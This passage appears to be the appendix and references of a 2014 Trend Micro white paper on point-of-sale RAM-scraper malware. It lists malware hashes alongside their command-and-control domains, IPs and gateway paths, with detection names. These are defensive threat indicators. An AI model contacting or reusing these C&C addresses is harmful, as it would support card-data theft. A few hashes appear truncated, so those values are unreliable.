f325e26c82eb68a05af93890c13a246202ea658b	houseofcarders.com	

PoS RAM Scraper C&C Data		
SHA-1	C&C Server Address	Trend Micro Detection Name
f87ad687168d7d418b92a3d8019bb44ffe00cc03	37.221.171.104	BKDR_DEXTR.SMM
0840392259f4cb23ae68bb420e57a4530d7fe0f8	www.y4j5.com	
	backup-service.in.ua/alfa/gateway.php	
a8bb7ce5e8616241a268666cd07926938dfbbe44	141.255.165.145	
	37.0.122.142	
663a22ba842a1cce519615296a88d66eb0035f88	www.posterminalworld.la	BKDR_HESETOX.B
7536f3f518825b4d66b5fa34bbb2782e5deb1038	www.posterminalworld.la	BKDR_HESETOX.CC
8f1fbf88831e7b6c4186603cad0f0df89b1d0aee		
e1efc96c22a55933816e81bc7f9efa9339ac6a25	gmxdotkomlive.ru	
00444b93a3f3b68058a5227ae57a91646ff8b3b5	ibenterprises.com.pk	BKDR_HESETOX.SMJ
12b780648ab830e473edb23a7b2edafbfd9e814a	test.debian-bg.org	
4bb9ddc057d94f3792da390fb97ce75569835f95	www.lolo.co.in	
55f3a29e610fd1e0ffe0b36035807b7f29e4a7eb	www.3m211.com	
5631a8d02f2f29804bdd065544bcaf5938e1632c	mx3.ringtonetrip.com	
87ef9ed0f5c24c91bc6e8c4a601460f317c05e69	vsk.ignorelist.com	
8fdeb5e6e178f0c88ab0b48c0c14a7e3b691514d	www.posterminalworld.la	
92931192720392c70c0e9e99eaae2729b15013be	www.cam2cam47.infosite.me	

PoS RAM Scraper C&C Data		
SHA-1	C&C Server Address	Trend Micro Detection Name
c4aa7606137010ba9c3fc7433bc127275b7eb181	fasunshi.com	BKDR_HESETOX. SMJ
d56e22f190f8a5336cbd1160ca776ceae5e0588c	checkmeout.host-ed.me	
e134e8b327b93c5d25168c8dfbf0c3f8a9e9238a	adobeupdater.ng	
ec1294c2625ad714032be065f811bd153bdd1992	5.199.164.240	
c1868c17c20d98df05be8dbd99bc1146a584842d	www.ibenterprises.com.pk	
	144.76.119.139	
b85ea67877ecdd4f13f7822375d9af5f775e45e7	38robpl95.esy.es	BKDR_HESETOX. SVD
f9e70830ca9b8859e8503112ba9a6a9af47ca6db	www.posterminalworld.la	
0fdd3f4bcef35561dff4eb50cefa6dc695560bd	62.76.44.111/fk/gateway.php	BKDR_PCCLIENT.DX
f71971c5e9205f1a6b17f30b7e69975228ebbe16		
7e4538c27de7c24a439a82309d7241fb0d45249a	www.posterminalworld.tk	BKDR_VSKIM.A
5572a1ddeb75e964708c53059514ecea24290dd	654andro.net	TROJ_ALINAOS.A
f69d253bad4e4d2c90663c18b9f341ac2fd89145	141.255.160.58	TROJ_BANLOAD.KGD
6152afc75a669503083f21df23b636013f807c8f	cl3an45u.biz	TROJ_COMREROP.ST
026da25835816905926d645607f90195bbf6a398	imagick.biz	TROJ_DELF.XXBL
b4fcc660a22ec1005712787e2a5f1e691534baa2	222andro.net	

PoS RAM Scraper C&C Data		
SHA-1	C&C Server Address	Trend Micro Detection Name
663dc00b75b62ba32f662d3999a704d9044b368b	backup-service.in.ua/ alfa/gateway.php	TROJ_DEXTER.CF
663dc00b75b62ba32f662d3999a704d9044b368b	37.0.122.142/alfa/ gateway.php	
83a0372438367a6ba3b8e77b312cf386073b3845	houseofcarders.com	TROJ_DEXTR.OP
70e08f55ade152e364ed2523b7c3dacf2d298424	houseofcarders.com	TROJ_DEXTR.UN
e0d3ed6bf2a8576550c7c5bb662be4d8d0cff271	hoqou.su	TROJ_FIDOBOT.SM0
2e3e8a3454262016d1d453c702a0dc8b42e29d5f	84.22.106.94	TROJ_INJECT.AWH
16ce3410a4295132590a0fd81bcf910c731c1b47	mcsup.cc	TROJ_MALEX.YVB
a157c05b4988e18eb31a5bc087fe3cfd10982eea	h61309.srv5.test-hf.ru	
b3f86c635c74c18caecaaf9749344d17cd5a06c8	78.108.93.135	
e8db5ad2b7ffede3e41b9c3adb24f3232d764931	151.248.115.107/ ial9121988921973dsa das8dsa080dsa/ gateway.php	TROJ_PINCAV.SY
8e984227ce0c5ac85852ec18dbc4262d4cd63e16	109.234.159.254	TROJ_POSTOLI.A
8e984227ce0c5ac85852ec18dbc4262d4cd63e16	mcsup.cc	
d082f85f265b5fffc39ab1120cd431b9c36a43cf	62.76.44.111/fk/ gateway.php	TROJ_POXTERS.AD
3c93109b22c64acdfc3feba386aa19802481ccb5	houseofcarders.com	TROJ_POXTERS.NIM
9740ee1ff36b00a0e5c4c34ddbdd6fc2e425c25b		
0e7ee5116fbca7653d87fe19171612a6a0278be4	rolex216.8s.nl/go/ go.php	TROJ_SPNR.07FR13

PoS RAM Scraper C&C Data		
SHA-1	C&C Server Address	Trend Micro Detection Name
582b53580277eb8fc60c84972345bfec7b6eff0c	someligoas.com	TROJ_SPNR.10B713
	uipoqworkas.com	
	208.98.63.228	
b9b6aea307491ca07deaded821838b86f2961f77	208.98.63.226/goose/push.php	TROJ_SPNR.11CA13
a80e68e809057f8b060861958eb24feee000732b	hoqou.su	TROJ_SPNR.14H613
5160c089b463ea8c661e5667512edad8d4a331a7	redirection67.net78.net/hm/gateway.php	TROJ_SPNR.15AF14
805dc00b0687646b98971a0220e088658ae8deae	208.98.63.226/goose/push.php	TROJ_SPNR.15FE13
41626f258b898d80ef44fc9041835f438bf4928	dailygiftclub.info	TROJ_SPNR.38B814
	dailygiftclub1.info	
27fe4680e4cb46b32b6063ccf0e48ecba385fbe1	mcsup.cc	TROJ_SPNR.38JH13
f4cb0c9522b5bd1c2a1d1e68f0958e01826b0c85	serveftp.com/www.paypal.com/	TROJ_SPNR.38L213
5d1fce02ef507a7401e7742471fa460dbc0bf415	999andro.net	TSPY_ALINAOS.CC
d875ff7c1834bd28a40ae49e266df4aed29695c3	www.infOnix.com/notify.php	TSPY_BANKER.CC
eb447af477eb480518283a30330ec39c8d5bd7bb	genporno.info	TSPY_FAREIT.OP
	67.215.65.132	
2301208c5b75c036b0dcc7aad0fd95f6df3dc10d	sopvps.hk	TSPY_JACKPOS.SM
59821dd4233c2901a7e60e72d417f9dce7357ee2	cl3an45u.biz	



PoS RAM Scraper C&C Data		
SHA-1	C&C Server Address	Trend Micro Detection Name
ccfc0fa22d1e3feeeabc5ca090b76f58f67edada	sopvps.hk	TSPY_JACKPOS.SM
91f1b7b6c7cf89786c770fe9fdc861c4e01d5d5b	sopvps.hk:80/post/echo	
956128fcc8f8c12d0ffde76e173d69fd97fdcf0	dailygiftclub1.info	
	dailygiftclub.info	
4a248539308bc04ac8d574e34bb984f47814b3a8	www.q1w2e3r4.pro/bot.php	TSPY_POCARDL.AI
02dc617cfb5ee4449ba10a7ee9a86b3e2e8dff36	tabz.org/Panel/post.php	TSPY_POCARDL.AK
31dad731919e20c0cb3ce98efc01daea4ac34f21	109.75.176.63	
5c6235b78850b7e4c80606227af9c1f2a7c75f66	www.krakau-traktoren.com/panel/post.php	
bdd11b46cffad0933e3a62b827e343a8612f630e	mcsup.cc	TSPY_POCARDL.B
266b481113db8a57ef63f7fca7ef0682e5c94f00	109.75.176.63	TSPY_POCARDL.DAM
61627fde1b62ced55715e59bdbbbc13a24c11908	accsforall.net	
c8078e219e82b41f0f841efd3e20462a795c6f5c	109.75.176.63	
f5f087901529464c0014da1d22e6e1e3cf39d270	autos-mark.comlu.com	
262e603e8a388743eac0ca241bc60703a8c465b8	www.q1w2e3r4.pro/bot.php	TSPY_POCARDL.H
052b95a51a6cbead362894cc41ce630714e3ae0	ftp.sobachka.comze.com	TSPY_POCARDL.SM
37c55eba1d13d73392a86e03b1e24def2d2d08ae	ftp.onelove.16mb.com	

PoS RAM Scraper C&C Data		
SHA-1	C&C Server Address	Trend Micro Detection Name
91a8791a0ec422fa951a84971e71a5a61b66cad0	ftp.onelove.16mb.com	TSPY_POCARDL.SM
448d43cb663505fe39cf348d84de7fd8763d2d58	ftp.c4a.16mb.com	
997e01901442de14aad9e999c02d6ab2a4cdeeb1	ftp.sobachka.comze.com	
9b757df9a97f1b65be065da7d64948737925ec8b	ftp.krokodil.netai.net	TSPY_POCARDL.SM
b20d49115653946ae689d0d572fdcf483ea04cc5		
b253ddc656c0d99c2b34c9979251a912ade4dd92	ftp.sobachka.comze.com	
fa696af7acbbdca78003eccb798f7afc3fa4c535	184.22.104.41	
f2731e20841e63f728abfbc1c6ee506105e39317	www.pidginshop.ws/reports/	
	184.22.104.41	
2e5b1ad17423c4ff4ed45f10ab088db4ded90eb7	184.22.104.41	
	ree4.7ci.ru	
19a7bcd9381075ed062fb2bb87ae64600afd0b7c	www.inf0nix.com	TSPY_POCARDLER.B
d72a0b8e7117f0c5e2ef0901bc58274ea41c9d3a	inf0nix.com	
7789b069f6eea55e305c4844ac442f6c0d0aa280	193.107.17.126	TSPY_ZBOT.DX
3634d3fdb93e6ae92ca47188efb320cf636763b8	193.107.17.126	
3634d3fdb93e6ae92ca47188efb320cf636763b8	193.107.17.126	BKDR_DEXTR.A
		BKDR_DEXTR.B

PoS RAM Scraper C&C Data		
SHA-1	C&C Server Address	Trend Micro Detection Name
9eb10078dff148ae6d95d3c00f98a1316bca1676	mirandfg.info	TSPY_ZBOT.SM15
	1fresd.info	

# REFERENCES

---

1. Brian Krebs. (October 10, 2013). *Krebs on Security*. "Nordstrom Finds Cash Register Skimmers." Last accessed August 22, 2014, <http://krebsonsecurity.com/2013/10/nordstrom-finds-cash-register-skimmers/>.
2. Visa Inc. (2008). "Visa Data Security Alert: Debugging Software—Memory Parsing Vulnerability." Last accessed August 18, 2014, [http://usa.visa.com/download/merchants/debugging\\_software\\_memory.pdf](http://usa.visa.com/download/merchants/debugging_software_memory.pdf).
3. Wade H. Baker, C. David Hylender, and J. Andrew Valentine. (2009). "2009 Data Breach Investigations Supplemental Report." Last accessed August 18, 2014, [http://www.verizonenterprise.com/resources/security/reports/rp\\_2009-data-breach-investigations-supplemental-report\\_en\\_xg.pdf](http://www.verizonenterprise.com/resources/security/reports/rp_2009-data-breach-investigations-supplemental-report_en_xg.pdf).
4. Verizon. (2014). "2014 Data Breach Investigations Report." Last accessed August 18, 2014, [http://www.verizonenterprise.com/DBIR/2014/reports/rp\\_Verizon-DBIR-2014\\_en\\_xg.pdf](http://www.verizonenterprise.com/DBIR/2014/reports/rp_Verizon-DBIR-2014_en_xg.pdf).
5. Gregory Wallace. (January 13, 2014). *CNN Money*. "Target and Neiman Marcus Hacks: The Latest." Last accessed August 18, 2014, <http://money.cnn.com/2014/01/13/news/target-neiman-marcus-hack/>.
6. US-CERT. (January 2, 2014). *US-CERT*. "Alert (TA14-002A): Malware Targeting Point of Sale Systems." Last accessed August 18, 2014, <https://www.us-cert.gov/ncas/alerts/TA14-002A>.
7. Visa Inc. (2014). "Card Acceptance Guidelines for Visa Merchants." Last accessed August 18, 2014, <http://usa.visa.com/download/merchants/card-acceptance-guidelines-for-visa-merchants.pdf>.
8. Slava Gomzin. (February 2014). *Hacking Point of Sale: Payment Application Secrets, Threats, and Solutions*.
9. *CreditCards.com*. (2013). "How a Credit Card Is Processed." Last accessed August 18, 2014, <http://www.creditcards.com/credit-card-news/assets/HowACreditCardIsProcessed.pdf>.
10. Pravin Vazirani. (2014). *Chetu*. "Choosing Between Payment Gateway & Payment Processor." Last accessed August 18, 2014, <http://www.chetu.com/blogs/finance-2/choosing-between-payment-gateway-and-payment-processor-2/#sthash.zlwoHPVZ.dpbs>.
11. ISO. (2014). "ISO/IEC 7813:2006: Information Technology—Identification Cards—Financial Transaction Cards." Last accessed August 19, 2014, [http://www.iso.org/iso/home/store/catalogue\\_tc/catalogue\\_detail.htm?csnumber=43317](http://www.iso.org/iso/home/store/catalogue_tc/catalogue_detail.htm?csnumber=43317).
12. Wikimedia Foundation, Inc. (August 14, 2014). *Wikipedia*. "Magnetic Stripe Card." Last accessed August 19, 2014, [http://en.wikipedia.org/wiki/Magnetic\\_stripe\\_card](http://en.wikipedia.org/wiki/Magnetic_stripe_card).
13. Numaan Huq. (May 28, 2014). *TrendLabs Security Intelligence Blog*. "Scrape FAST, Find 'em Cards Easy!" Last accessed August 19, 2014, <http://blog.trendmicro.com/trendlabs-security-intelligence/scrape-fast-findem-cards-easy/>.
14. Wikimedia Foundation, Inc. (August 19, 2014). *Wikipedia*. "Bank Card Number." Last accessed August 19, 2014, [http://en.wikipedia.org/wiki/Bank\\_card\\_number](http://en.wikipedia.org/wiki/Bank_card_number).
15. *PCI ComplianceGuide.org*. (2014). "PCI FAQs." Last accessed August 19, 2014, <https://www.pcicomplianceguide.org/pci-faqs-2/>.
16. *IBM Knowledge Center*. "Requirement 1: Install and Maintain a Firewall Configuration to Protect Cardholder Data." Last accessed August 19, 2014, <http://www-01.ibm.com/>

- support/knowledgecenter/SSZLC2\_7.0.0/com.ibm.commerce.pci.doc/concepts/csepcireq1.htm.
17. Chester Wisniewski. (November 30, 2011). *Naked Security*. "Targeted Attacks Steal Credit Cards from Hospitality and Educational Institutions." Last accessed August 19, 2014, <http://nakedsecurity.sophos.com/2011/11/30/targeted-attacks-steal-credit-cards-from-hospitality-and-educational-institutions/>.
  18. Trend Micro Incorporated. (2014). *Threat Encyclopedia*. "TROJ\_BANKER.QPA." Last accessed August 19, 2014, [http://about-threats.trendmicro.com/us/malware/troj\\_banker.qpa](http://about-threats.trendmicro.com/us/malware/troj_banker.qpa).
  19. Trend Micro Incorporated. (2014). *Threat Encyclopedia*. "ALINA." Last accessed August 19, 2014, <http://about-threats.trendmicro.com/us/malware/alina>.
  20. Josh Grunzweig. (May 17, 2013). *Trustwave SpiderLabs: Anterior*. "Alina: Following the Shadow Part 1." Last accessed August 19, 2014, <http://blog.spiderlabs.com/2013/05/alina-following-the-shadow-part-1.html>.
  21. Numaan Huq. (February 16, 2013). *Naked Security*. "Point-of-Sale Malware Attacks—Crooks Expand Their Reach, No Business Too Small." Last accessed August 19, 2014, <http://nakedsecurity.sophos.com/2013/02/16/point-of-sale-malware-attacks-no-business-too-small/>.
  22. Chintan Shah. (March 21, 2013). *McAfee Blog Central*. "VSkimmer Botnet Targets Credit Card Payment Terminals." Last accessed August 19, 2014, <http://blogs.mcafee.com/mcafee-labs/vskimmer-botnet-targets-credit-card-payment-terminals>.
  23. Aviv Raff. (December 11, 2012). *Seculert*. "Dexter—Draining Blood Out of Point of Sales." Last accessed August 19, 2014, <http://www.seculert.com/blog/2012/12/dexter-draining-blood-out-of-point-of-sales.html>.
  24. Marcos Agüero. (February 26, 2014). *S21sec*. "The Dexter Trojan." Last accessed August 19, 2014, <http://securityblog.s21sec.com/2014/02/the-dexter-trojan.html>.
  25. Josh Grunzweig. (December 31, 2012). *Trustwave SpiderLabs: Anterior*. "The Dexter Malware: Getting Your Hands Dirty." Last accessed August 19, 2014, <http://blog.spiderlabs.com/2012/12/the-dexter-malware-getting-your-hands-dirty.html>.
  26. Trend Micro Incorporated. (2014). *Security Intelligence*. "Point-of-Sale System Breaches: Threats to the Retail and Hospitality Industries." Last accessed August 19, 2014, <http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-pos-system-breaches.pdf>.
  27. Brian Krebs. (January 15, 2014). *Krebs on Security*. "A First Look at the Target Intrusion, Malware." Last accessed August 20, 2014, <http://krebsonsecurity.com/2014/01/a-first-look-at-the-target-intrusion-malware/>.
  28. Identity Theft Resource Center. (March 24, 2014). "Identity Theft Resource Center: 2013 Breach List." Last accessed August 20, 2014, <http://www.idtheftcenter.org/images/breach/2013/UpdatedITRCBreachReport2013.pdf>.
  29. Brian Krebs. (May 6, 2014). *Krebs on Security*. "The Target Breach, by the Numbers." Last accessed August 20, 2014, <http://krebsonsecurity.com/2014/05/the-target-breach-by-the-numbers/>.
  30. Keith Jarvis and Jason Milletary. (January 24, 2014). "Inside a Targeted Point-of-Sale Data Breach." Last accessed August 20, 2014, <http://krebsonsecurity.com/wp-content/uploads/2014/01/Inside-a-Targeted-Point-of-Sale-Data-Breach.pdf>.
  31. Matt\_Oh. (January 31, 2014). *HP*. "An Evolution of BlackPOS Malware." Last accessed August 21, 2014, [http://h30499.www3.hp.com/t5/HP-Security-Research-Blog/An-evolution-of-BlackPOS-malware/ba-p/6359149#.U\\_WP2PmSySp](http://h30499.www3.hp.com/t5/HP-Security-Research-Blog/An-evolution-of-BlackPOS-malware/ba-p/6359149#.U_WP2PmSySp).
  32. Trend Micro Incorporated. (2014). *Threat Encyclopedia*. "TSPY\_DECBAL.A." Last accessed August 20, 2014, [http://about-threats.trendmicro.com/us/malware/TSPY\\_DECBAL.A](http://about-threats.trendmicro.com/us/malware/TSPY_DECBAL.A).

33. Oracle. (2014). *Oracle Java Documentation*. "The While and Do-While Statements." Last accessed August 20, 2014, <http://docs.oracle.com/javase/tutorial/java/nutsandbolts/while.html>.
34. Josh Grunzweig. (February 11, 2014). *Trustwave SpiderLabs: Anterior*. "JackPOS—The House Always Wins." Last accessed August 20, 2014, <http://blog.spiderlabs.com/2014/02/jackpos-the-house-always-wins.html>.
35. phpBB Group. *KernelMode.info*. "Point-of-Sale Malwares/RAM Scrapers." Last accessed August 20, 2014, <http://www.kernelmode.info/forum/viewtopic.php?f=16&t=1756&start=160%20#p22150>.
36. Matthew Bing. (June 2, 2014). *Arbor Networks DDoS & Security Reports*. "The Best of Both Worlds—Soraya." Last accessed August 20, 2014, <http://www.arbornetworks.com/asert/2014/06/the-best-of-both-worlds-soraya/>.
37. Marco Preuss. (December 13, 2013). *SecureList*. "ChewBacca—A New Episode of Tor-Based Malware." Last accessed August 20, 2014, <http://securelist.com/blog/incidents/58192/chewbacca-a-new-episode-of-tor-based-malware/>.
38. Yotam Gottesman. (January 30, 2014). *RSA: Speaking of Security*. "RSA Uncovers New POS Malware Operation Stealing Payment Card & Personal Information." Last accessed August 20, 2014, <https://blogs.rsa.com/rsa-uncovers-new-pos-malware-operation-stealing-payment-card-personal-information/>.
39. Trend Micro Incorporated. (2014). *Threat Encyclopedia*. "TSPY\_FYSNA.A." Last accessed August 20, 2014, [http://about-threats.trendmicro.com/us/malware/TSPY\\_FYSNA.A](http://about-threats.trendmicro.com/us/malware/TSPY_FYSNA.A).
40. Pierluigi Paganini. (January 20, 2014). *Security Affairs*. "IntelCrawler Update—BlackPOS Author Forgot Delete Social Network Page." Last accessed August 20, 2014, <http://securityaffairs.co/wordpress/21441/cyber-crime/intelcrawler-blackpos-author-forgot-delete-social-network-page.html>.
41. Nart Villeneuve, Joshua Homan, and Kyle Wilhoit. (July 9, 2014). *FireEye*. "BrutPOS: RDP Bruteforcing Botnet Targeting POS Systems." Last accessed August 21, 2014, <http://www.fireeye.com/blog/technical/botnet-activities-research/2014/07/brutpos-rdp-bruteforcing-botnet-targeting-pos-systems.html>.
42. Homeland Security. (July 31, 2014). "Backoff: New Point of Sale Malware." Last accessed August 20, 2014, <https://www.us-cert.gov/sites/default/files/publications/BackoffPointOfSaleMalware.pdf>.
43. Josh Grunzweig. (July 31, 2014). *Trustwave SpiderLabs: Anterior*. "Backoff—Technical Analysis." Last accessed August 20, 2014, <http://blog.spiderlabs.com/2014/07/backoff-technical-analysis.html>.
44. Trend Micro Incorporated. (2014). *Threat Encyclopedia*. "TSPY\_POSLOGR.A." Last accessed August 20, 2014, [http://about-threats.trendmicro.com/us/malware/TSPY\\_POSLOGR.A](http://about-threats.trendmicro.com/us/malware/TSPY_POSLOGR.A).
45. Trend Micro Incorporated. (2014). *Threat Encyclopedia*. "TSPY\_POSLOGR.B." Last accessed August 20, 2014, [http://about-threats.trendmicro.com/us/malware/TSPY\\_POSLOGR.B](http://about-threats.trendmicro.com/us/malware/TSPY_POSLOGR.B).
46. Trend Micro Incorporated. (2014). *Threat Encyclopedia*. "TSPY\_POSLOGR.C." Last accessed August 20, 2014, [http://about-threats.trendmicro.com/us/malware/TSPY\\_POSLOGR.C](http://about-threats.trendmicro.com/us/malware/TSPY_POSLOGR.C).
47. Privacy Rights Clearinghouse. (2014). Last accessed August 20, 2014, <https://www.privacyrights.org/>.
48. Wikimedia Foundation, Inc. (August 9, 2014). *Wikipedia*. "Air Gap (Networking)." Last accessed August 20, 2014, [http://en.wikipedia.org/wiki/Air\\_gap\\_\(networking\)](http://en.wikipedia.org/wiki/Air_gap_(networking)).
49. NIST. (2014). *National Vulnerability Database*. "Vulnerability Summary for CVE-2010-1033." Last accessed August 21, 2014, <http://web.nvd.nist.gov/view/vuln/>

- detail?vulnId=CVE-2010-1033.
50. Bernadette Irinco. (May 19, 2014). *TrendLabs Security Intelligence Blog*. "Targeted Attack Trends: A Look at 2H 2013." Last accessed August 21, 2014, <http://blog.trendmicro.com/trendlabs-security-intelligence/targeted-attack-trends-a-look-at-2h-2013/>.
  51. NIST. (2014). *National Vulnerability Database*. "Vulnerability Summary for CVE-2012-1889." Last accessed August 21, 2014, <http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2012-1889>.
  52. NIST. (2014). *National Vulnerability Database*. "Vulnerability Summary for CVE-2012-4681." Last accessed August 21, 2014, <http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2012-4681>.
  53. NIST. (2014). *National Vulnerability Database*. "Vulnerability Summary for CVE-2008-4841." Last accessed August 21, 2014, <http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-4841>.
  54. Trend Micro Incorporated. (2014). *Threat Encyclopedia*. "Adobe TIFF File Vulnerability." Last accessed August 21, 2014, <http://about-threats.trendmicro.com/us/vulnerability/722/adobe%20tiff%20file%20vulnerability>.
  55. NIST. (2014). *National Vulnerability Database*. "Vulnerability Summary for CVE-2010-2883." Last accessed August 21, 2014, <http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2883>.
  56. NIST. (2014). *National Vulnerability Database*. "Search CVE and CCE Vulnerability Database." Last accessed August 21, 2014, <http://web.nvd.nist.gov/view/vuln/search>.
  57. Trend Micro Incorporated. (2014). *Threat Encyclopedia*. "Lateral Movement: How Do Threat Actors Move Deeper into Your Network?" Last accessed August 21, 2014, [http://about-threats.trendmicro.com/cloud-content/us/ent-primers/pdf/tlp\\_lateral\\_movement.pdf](http://about-threats.trendmicro.com/cloud-content/us/ent-primers/pdf/tlp_lateral_movement.pdf).
  58. Ground Labs. (January 2014). *Cardholder Data Discovery Blog*. "Unauthorised Copies of Card Recon in Circulation." Last accessed August 21, 2014, <http://www.groundlabs.com/blog/index.php/2014/06/unauthorised-copies-of-card-recon-in-circulation/>.
  59. Vincenzo Ciancaglini, Marco Balduzzi, Max Goncharov, and Robert McArdle. (2013). *Security Intelligence*. "Deep Web and Cybercrime: It's Not All About Tor." Last accessed August 21, 2014, <http://www.trendmicro.ca/cloud-content/us/pdfs/security-intelligence/white-papers/wp-deepweb-and-cybercrime.pdf>.
  60. Max Goncharov. (2014). *Security Intelligence*. "Russian Underground Revisited." Last accessed August 21, 2014, <http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-russian-underground-revisited.pdf>.
  61. Jaikumar Vijayan. (March 29, 2007). *Computerworld*. "TJX Data Breach: At 45.6M Card Numbers, It's the Biggest Ever." Last accessed August 26, 2014, [http://www.computerworld.com/s/article/9014782/TJX\\_data\\_breach\\_At\\_45.6M\\_card\\_numbers\\_it\\_s\\_the\\_biggest\\_ever](http://www.computerworld.com/s/article/9014782/TJX_data_breach_At_45.6M_card_numbers_it_s_the_biggest_ever).
  62. Brian Krebs. (July 25, 2013). *Krebs on Security*. "Hacker Ring Stole 160 Million Credit Cards." Last accessed August 26, 2014, <http://krebsonsecurity.com/2013/07/hacker-ring-stole-160-million-credit-cards/>.
  63. Tom Gara. (February 6, 2014). *The Wall Street Journal*. "October 2015: The End of the Swipe-and-Sign Credit Card." Last accessed August 21, 2014, <http://blogs.wsj.com/corporate-intelligence/2014/02/06/october-2015-the-end-of-the-swipe-and-sign-credit-card/>.
  64. Bob Russo. (March 4, 2014). "Statement for the Record: Can Technology Protect Americans from International Cybercriminals?" Last accessed August 21, 2014, <http://science.house.gov/sites/republicans.science.house.gov/files/documents/HHRG-113-SY21-WState-BRusso-20140306.pdf>.
  65. Lysa Myers. (April 3, 2014). *WeLiveSecurity*. "What Is EMV, and Why Is It Such a Hot

- Topic?" Last accessed August 21, 2014, <http://www.welivesecurity.com/2014/04/03/what-is-emv-and-why-is-it-such-a-hot-topic/>.
66. Steven Murdoch, Saar Drimer, Ross Anderson, and Mike Bond. (July 25, 2014). *Chip and PIN Is Broken*.
67. emvx. (January 31, 2011). *Emvx Blog*. "Contactless Card Payment Specifications." Last accessed August 21, 2014, <http://blog.level2kernel.com/contactless-card-payment-specifications/>.
68. Trend Micro Incorporated. (2014). *Trend Micro*. "Deep Security." Last accessed August 21, 2014, <http://www.trendmicro.com/us/enterprise/cloud-solutions/deep-security/>.
69. Trend Micro Incorporated. (2014). *Trend Micro*. "Only a Custom Defense Effectively Combats Advanced Persistent Threats." Last accessed August 21, 2014, <http://www.trendmicro.com/us/enterprise/challenges/advance-targeted-attacks/>.
70. Trend Micro Incorporated. (2014). *Trend Micro*. "Deep Discovery." Last accessed August 21, 2014, <http://www.trendmicro.com/us/enterprise/security-risk-management/deep-discovery/>.



Trend Micro Incorporated, a global leader in security software, strives to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses and governments provide layered content security to protect information on mobile devices, endpoints, gateways, servers and the cloud. All of our solutions are powered by cloud-based global threat intelligence, the Trend Micro™ Smart Protection Network™, and are supported by over 1,200 threat experts around the globe. For more information, visit [www.trendmicro.com](http://www.trendmicro.com).

©2014 by Trend Micro, Incorporated. All rights reserved. Trend Micro and the Trend Micro t-ball logo are trademarks or registered trademarks of Trend Micro, Incorporated. All other product or company names may be trademarks or registered trademarks of their owners.



Securing Your Journey  
to the Cloud

225 E. John Carpenter Freeway, Suite 1500  
Irving, Texas 75062 U.S.A.

Phone: +1.817.569,8900